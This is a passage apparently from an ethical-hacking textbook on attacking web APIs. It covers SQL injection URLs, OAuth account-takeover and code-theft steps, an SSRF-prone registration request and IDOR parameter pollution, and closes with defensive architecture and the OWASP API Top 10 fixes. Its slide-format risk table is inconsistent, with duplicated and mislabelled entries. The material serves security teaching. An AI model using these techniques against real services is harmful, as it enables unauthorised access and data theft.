Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

<http://billpay.com/api/v1/cust/459>

For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

```
"SELECT * FROM Customers where custID=' " + custID + " '
```

Here, the custID is replaced with 459

```
"SELECT * FROM Customers where custID='459'
```

In the abovementioned URL, assume that an attacker injects the malicious input

```
http://billpay.com/api/v1/cust/ '%20or%20'1'='1
```

The resultant malicious SQL query is

```
"SELECT * FROM Customers where custID=' ' or '1' = '1'
```

The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**

- **Insecure SSL Configuration:** Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.
- **Insecure Direct Object References (IDOR):** In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
- **Insecure Session/Authentication Handling:** Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services.

Attackers can take advantage of credentials stolen from one account and use them to validate other services.

Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA and PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.




Figure 14.144: Illustration of credential stuffing attack

- **API DDoS Attacks**

The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to

the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.




Figure 14.145: Illustration of API DDoS attack

- **Authorization Attacks on API: OAuth Attacks**

According to <https://auth0.com>, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

Different actors involved in the OAuth process:

- **Owner of the resource:** The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
- **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
- **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

Steps involved in Authorization Code Grant

There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

- The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the "Login with or Connect" button displayed on the client's site.

- The user agent can be redirected to the authorization server by the client using the following parameters:
 - **response_type**: Code used for informing the server which permissions to execute
 - **client_id**: ID assigned to the client
 - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
 - **scope**: Defines the level of access to the application
 - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback
- When the user is authenticated and authorized to access the resource, the user agent is redirected to **redirect_uri** by the authorization server. The server uses the following parameters to do this:
 - **Code**: Authorization code
 - **State**: Value supplied in the abovementioned request
- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
 - **grant_type**: Authorization_code
 - **code**: Authorization code received in the previous message
 - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on ‘Connect’ Request**

Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the “Login with or Connect” button. Then, he or she can gain illegal access to the client-side user/victim’s account by connecting his/her account to the provider’s website.

Steps to perform an attack on “Connect” request:

- The attacker opens a fake account on the provider’s website
- The attacker initiates the “Connect” operation with the client through his/her fake account on the provider’s website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.

- The attacker creates a malicious web page as follows:
 - ✓ Uses CSRF to make the user logout on the provider.
 - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.
 - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.
- Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
- Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

- **Attack on 'redirect_uri'**

While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

Steps to perform an attack on 'redirect_uri':

- The attacker leaks data through a vulnerable page on the client domain: <https://xyz.com/vuln>
- The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
- The attacker creates a page that prompts the user to open a malicious link:
- https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln
- When the victim opens the malicious link, the user agent is redirected to <https://xyz.com/vuln?code=CODE>, and the CODE is then exfiltrated to the attacker
- Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as <https://xyz.com/oauth/callback?code=CODE>.

- **CSRF on Authorization Response**

The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

Steps to perform CSRF on authorization response:

- The attacker opens a fake account on the provider.
 - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the provider, while the client is not informed. Hence, the attacker stores the authorization_code.
 - The attacker persuades the user to send a request to https://xyz.com/<provider>/login?code=Auth_Code. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
 - When the victim logs into the client, the attacker's fake account is connected to the victim's account.
 - Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider.
- **Access Token Reusage**

OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

Steps to reuse access tokens:

- The attacker develops a legitimate client application "clientA" and enrolls it with some provider.
- Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA".
- Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token.
- The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.

- o **SSRF Using Dynamic Client Registration Endpoint**

In black-box testing on an OAuth server, the analysis may not detect hidden URLs such as the Dynamic Client Registration endpoint. These URLs are used as special registration endpoints and are mapped to `/register`. The attacker can perform an SSRF attack using these URLs associated with the parameters, as demonstrated in the following POST request:

```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.certifiedhacker.com
Authorization: Bearer eyJhbGciOiJSUzIlNiJ9.eyJ ...
{
    "application_type": "web app",
    "redirect_uris":
        ["https://client.certifiedhacker.com/callback"],
    "client_name": "Sample Test",
    "logo_uri": "https://client.certifiedhacker.com/logo.png",
    "subject_type": "pairwise",
    "sector_identifier_uri":
        "https://certifiedhacker.com/xdrct_uris.json",
    "token_endpoint_auth_method": "client_secret_basic",
    "jwks_uri":
        "https://client.certifiedhacker.com/public_keys.jwks",
    "contacts": ["hacker@certifiedhacker.com"],
    "request_uris":
        ["https://client.certifiedhacker.com/rf.txt"]
}
```

The above POST request has several URL references values that can trigger an SSRF attack. The vulnerable parameters are `logo_uri`, `jwks_uri`, and `request_uris`.

- `logo_uri`: After registering a new user, the server authorizes an endpoint with the new `client_id` and displays the logo using the `logo_uri` parameter. If the server fetches the logo, an SSRF attack might occur.
- `jwks_uri`: The JWT key is important for the server to validate an endpoint token client authentication. If the client application is registered with a malicious URL in the `jwks_uri` parameter, an SSRF attack may occur; thus, the attacker can obtain the authorization code for all the users.
- `request_uris`: This parameter contains an array of URLs that are used while authorizing an endpoint. The URL contains the requested information with a

JWT. It is possible to perform an SSRF attack by using the `request_uri` parameter.

- o **WebFinger User Enumeration**

WebFinger is a standard protocol used to display all user information through a GET request. In OAuth authorization, "`/.well-known/webfinger`" validates an endpoint with a username that does not exist in the server. The attacker can use "`anonymous`" as a username to validate themselves as a genuine user account on the server. As the account is not found or used by the OpenID client application, we can determine that the request does not originate from the browser side. Hence, the response from the server contains a valid URL in the form of "`http://host/user`" in place of the `rel` parameter value.

- o **Exploiting Flawed Scope Validation**

Attackers exploit vulnerabilities of OAuth service providers to achieve scope escalation, which results in the exfiltration of additional data of the resource owner. If an attacker can find a way to modify the scope parameter in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to gain additional scope access. This scope parameter helps in providing scope for access to the client application, which is either defined dynamically by the client or by using scope standard entities such as OpenID Connect.

Steps to Exploit Flawed Scope Validation

Attackers use different grant types to exploit flawed scope validation. The following are the two grant types used by attackers during the attack.

- **Authorization code grant type:**

- ✓ The attacker registers for the OAuth service that is used by the targeted resource owner for their malicious client application `https://xyz.com`.
- ✓ When the victim attempts to open the attacker's malicious client application, the attacker initiates a request to the OAuth service provider for access to the client's mail address using the OpenID email scope.
- ✓ When the user provides authorization for their request, the attacker attains an authorization code as a response.
- ✓ Now, the attacker initiates the scope escalation process for the targeted client by controlling their malicious client application to add additional scope `client_id=12345&client_secret=SECRET&redirect_uri=https://xyz.com/callback&grant_type=authorization_code&code=a1b2c3d4e5f6g7h8&scope=openid%20 email%20profile`.

- ✓ After approval from the OAuth server, the attacker attains a new access token containing the newly added additional scope:

```
"access_token": "z0y9x8w7v6u5",
"token_type": "Bearer",
"expires_in": 3600,
"scope": "openid email profile",
```

- ✓ Now, the attacker attains a valid access token to access and pocket additional data by using the escalated scope to make usual API calls to the client.

- **Implicit grant type:**

- ✓ The attacker targets a vulnerable client application that utilizes an implicit grant-type process to attain access tokens from its clients through an open browser.

<https://xyz.com/vuln>

- ✓ When the targeted client application obtains approval from its client and the corresponding access token is generated, the attacker attempts to pocket it.
- ✓ After attaining the access token from the targeted client application, the attacker initiates a new request to its corresponding OAuth service provider with an altered scope /userinfo.
- ✓ As the client has already granted permission for data access to the targeted client application, the attacker is now able to access additional information from the user until the OAuth server verifies and validates the scope parameter.

Other Techniques to Hack an API

Reverse Engineering	Attackers invoke APIs in the reverse order to identify flaws residing in the API that can be obfuscated in real-time usage.
User Spoofing	Attackers masquerade as a trusted user to perform various attacks such as privilege escalation by redirecting the URI function to another URIs, injecting code that serves as text, or bombarding the API with excessive data to cause buffer overflow.
Man-in-the-Middle Attacks	Attackers perform MITM attacks using domain squatting and copying API resource locations to provide fake links that appear to be legitimate in API interactions.
Session Replay Attacks	Attackers perform session replay to rewind the session time and prompt the server to disclose information as though a similar request is made a second time.
Social Engineering	Social engineering techniques do not target the API or machine code, and are instead employed to trick users into divulging their credentials or other sensitive information to perform further attacks.

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2018 EC-Council, Inc. All rights reserved. Reproduction in whole or in part is prohibited.

Other Techniques to Hack an API

Different ways to hack an API are discussed below:

▪ Reverse Engineering

Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

- Order made
- Order linked with the account
- Order is accepted

Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

▪ User Spoofing

It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more

damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.

- **Session Replay Attacks**

Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.

REST API Vulnerability Scanning

- REST API vulnerabilities introduce risks that are similar to web applications, such as **critical data theft** and **intermediate data tampering**
- Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit
- Attackers can use tools such as **Astra** to carry out REST API vulnerability scanning

REST API Vulnerability Scanning Tools

- **Fuzzapi** (<https://github.com>)
- **w3af** (<https://github.com>)
- **AppSpider** (<https://www.rapid7.com>)
- **VooKI** (<https://www.vogaind.com>)
- **OWASP ZAP** (<https://www.zaproxy.org>)

Astra

Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication, and session management.



Source: EC-Council Certified Ethical Hacker, Version 10.0, Which Provided These Information. All rights reserved.

REST API Vulnerability Scanning

REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

• Astra

Source: <https://github.com>

Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CI/CD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.



Figure 14.146. Screenshot of Astra

Some REST API vulnerability scanning tools are as follows:

- Fuzzapi (<https://github.com>)
- w3af (<https://github.com>)
- AppSpider (<https://www.rapid7.com>)
- Vooki (<https://www.vegabird.com>)
- OWASP ZAP (<https://www.zaproxy.org>)

Bypassing IDOR via Parameter Pollution

- Insecure direct object reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to modify the references and gain unauthorized access to data.
- For example, consider this normal request:
`api.xyz.com/profile/user_id=321`
- The attacker manipulates the above request using parameter pollution to bypass IDOR
`api.xyz.com/profile/user_id=654&user_id=321`



Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

`api.xyz.com/profile/user_id= 321`

The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

`api.xyz.com/profile/user_id=654&user_id=321`

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into considering it as a valid request.

Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.



Figure 14.147: Screenshot of Burp Suite

Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber attacks due to **various security flaws** induced by poor programming practices and the transparency features of APIs.
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, **effective security strategies**, and mitigation policies.
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks.
- API gateways provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin.




Diagram of API Security Architecture. This diagram illustrates the API security architecture and its various components.

Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security

capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.




Figure 14.148: Secure API architecture

Implementing Layered Security in an API

APIs are commonly used by business organizations for connecting different services and transferring data. Attackers attempt to exploit API vulnerabilities such as broken authentication and security misconfiguration for malicious purposes. Exposed APIs can become a major cause for the breach of sensitive data such as personally identifiable information (PII) to the public. Hence, developers must use multiple security layers to avoid API exposure and data breaches.

Considering the scenario of an API that fetches the transactions of a company, developers and security experts can implement the following layer-based security for the API:

- **Layer one**

The API validates the user to check whether the entity is authorized by the company. In this situation, the developers can use API security, by which an exception will be returned if the user is not authorized or permitted. For example, the API may throw a "Company Not Found" exception. This helps the API developer identify any invalid company.

- **Layer two**

In this layer, middleware can be used by the API to provide a query plan by calling the data layer. The database layer declares a filter for the company ID before sending a request. Developers can include a security mechanism to return an exception such as "Unsafe Data Query" in the absence of such a filter.

- **Layer three**

In this layer, an SQL join must be used to query an SQL database using the data link layer based on API calls. This helps in ensuring that all the queries match the user responsible for the API call. Moreover, this verifies the user context, in contrast to its data stored by the SQL layer.

- **Layer four**

This layer creates a mapper layer that enables the conversion of all the database records into different user-visible models. This technique can be used to prevent sensitive data such as implementation details from the public or customers.

- **Layer five**

The response filter of the API verifies the models that are generated by the mapper layer above. After the response filter declares that the records match the user calling that API, it allows the user to observe a specific account. This layer discards the data models without clearly flagging the account of a customer by double-checking the work of other layers.

API Security Risks and Solutions

API	Risks	Solutions	API	Risks	Solutions
API1	Broken Object-Level Authorization	<ul style="list-style-type: none"> Implement a user identity-based authorization mechanism. Use it to verify if the logged-in user can perform the requested action. 	API2	Unrestricted Access to Sensitive Business Data	<ul style="list-style-type: none"> Deploy token-based authentication mechanisms. Implement a captcha or more advanced biometric solutions.
API3	Broken Authentication	<ul style="list-style-type: none"> Implement anti-brute force mechanisms to mitigate credential stuffing and dictionary attacks. Implement account lockout andcaptcha mechanisms. Implement checks for weak passwords. 	API7	Server-Side Request Forgery	<ul style="list-style-type: none"> Isolate this resource fetching mechanism to increase security in native client-to-backend. Disable HTTP redirections.
API3	Broken Object-Property Level Authorization	<ul style="list-style-type: none"> Avoid using generic methods such as <code>to_json()</code> and <code>to_string()</code>. Allow changes only to the object's properties that should be updated by the client. 	API8	Security Misconfiguration	<ul style="list-style-type: none"> Ensure that all API communications from the client to the API server happen over an encrypted communication channel (TLS). Implement a proper Cross-Origin Resource Sharing (CORS) policy.
API4	Unauthenticated Resource Consumption	<ul style="list-style-type: none"> Use a solution that makes it easy to limit resource usage. Limit how many times or how often a single API client can consume a single endpoint. 	API9	Improper Input Validation	<ul style="list-style-type: none"> Maintain a proper inventory of all APIs and their endpoints. Conduct a security review of all APIs, mainly focusing on understanding functions. Create a risk level ranking of the APIs and improve the security of higher-risk APIs.
API5	Broken Function-Level Authorization	<ul style="list-style-type: none"> Avoid function-level authorization. Use simple and standard authorization and set the default settings to deny. 	API10	Unsafe Consumption of APIs	<ul style="list-style-type: none"> Ensure all API interactions happen over a secure communication channel (TLS). Always, validate and properly sanitize data received from untrusted APIs before using it.

Source: EC-Council Certified Ethical Hacker Version 10.0 | Chapter 18 - API Security Risks and Solutions

API Security Risks and Solutions

Source: <https://owasp.org>

According to OWASP, the following are the top 10 API security risks and solutions:

API	Risks	Solutions
API1	Broken Object-Level Authorization	<ul style="list-style-type: none"> Implement a proper authorization mechanism that relies on user policies and hierarchy. Use the authorization mechanism to check if the logged-in user has access to perform the requested action. Prefer using random and unpredictable values as GUIDs for record IDs.
API2	Broken Authentication	<ul style="list-style-type: none"> Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute-force attacks on the authentication endpoints. Implement account lockout/captcha mechanisms to prevent brute-force attacks against specific users. Implement weak-password checks. Implement multi-factor authentication wherever possible.
API3	Broken Object-Property Level Authorization	<ul style="list-style-type: none"> Avoid using generic methods such as <code>to_json()</code> and <code>to_string()</code>. Allow changes only to the object's properties that should be updated by the client. Keep returned data structures to the bare minimum, according to the business or functional requirements for the endpoint.

API4	Unrestricted Resource Consumption	<ul style="list-style-type: none">▪ Use a solution that makes it easy to limit resource usage, such as memory, CPU, number of restarts, etc.▪ Implement a limit on how often a client can interact with the API within a defined timeframe.▪ Limit or throttle how many times or how often a single API client or user can execute a single operation.▪ Ensure appropriate rate-limiting controls are in place.
API5	Broken Function-Level Authorization	<ul style="list-style-type: none">▪ Avoid function-level authorization.▪ Use simple and standard authorization and enable the default setting to deny.
API6	Unrestricted Access to Sensitive Business Flows	<ul style="list-style-type: none">▪ Apply the right protection mechanisms for the business flows that might harm the business if they are excessively used.▪ Deny service to unexpected client devices.▪ Implement either a captcha or more advanced biometric solutions.▪ Analyze the user flow to detect non-human patterns.▪ Consider blocking the IP addresses of Tor exit nodes and well-known proxies.
API7	Server-Side Request Forgery	<ul style="list-style-type: none">▪ Isolate the resource fetching mechanisms that are aimed to retrieve remote resources.▪ Disable HTTP redirections.▪ Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.▪ Validate and sanitize all client-supplied input data.
API8	Security Misconfiguration	<ul style="list-style-type: none">▪ Ensure that all API communications from the client to the API server happen over an encrypted communication channel (TLS).▪ Be specific about which HTTP verbs each API can be accessed with and disable all other HTTP verbs.▪ Implement a proper Cross-Origin Resource Sharing (CORS) policy.▪ Include applicable security headers.▪ Ensure that all servers in the HTTP server chain process incoming requests in a uniform manner to avoid desynchronization issues.
API9	Improper Inventory Management	<ul style="list-style-type: none">▪ Maintain proper inventory of all API environments, including production, staging, testing, and development.▪ Use external protection measures, such as API security-specific solutions, for all exposed versions of APIs.▪ Conduct a security review of all APIs, mainly focusing on standardizing functions.▪ Create a risk level ranking of the APIs and improve the security functions for APIs with a higher risk level.

API10	Unsafe Consumption of APIs	<ul style="list-style-type: none">▪ Ensure all API interactions occur over a secure communication channel (TLS).▪ Always validate and properly sanitize data received from integrated APIs before using it.▪ Maintain an allowlist of well-known locations to which integrated APIs may redirect; do not blindly follow redirects.
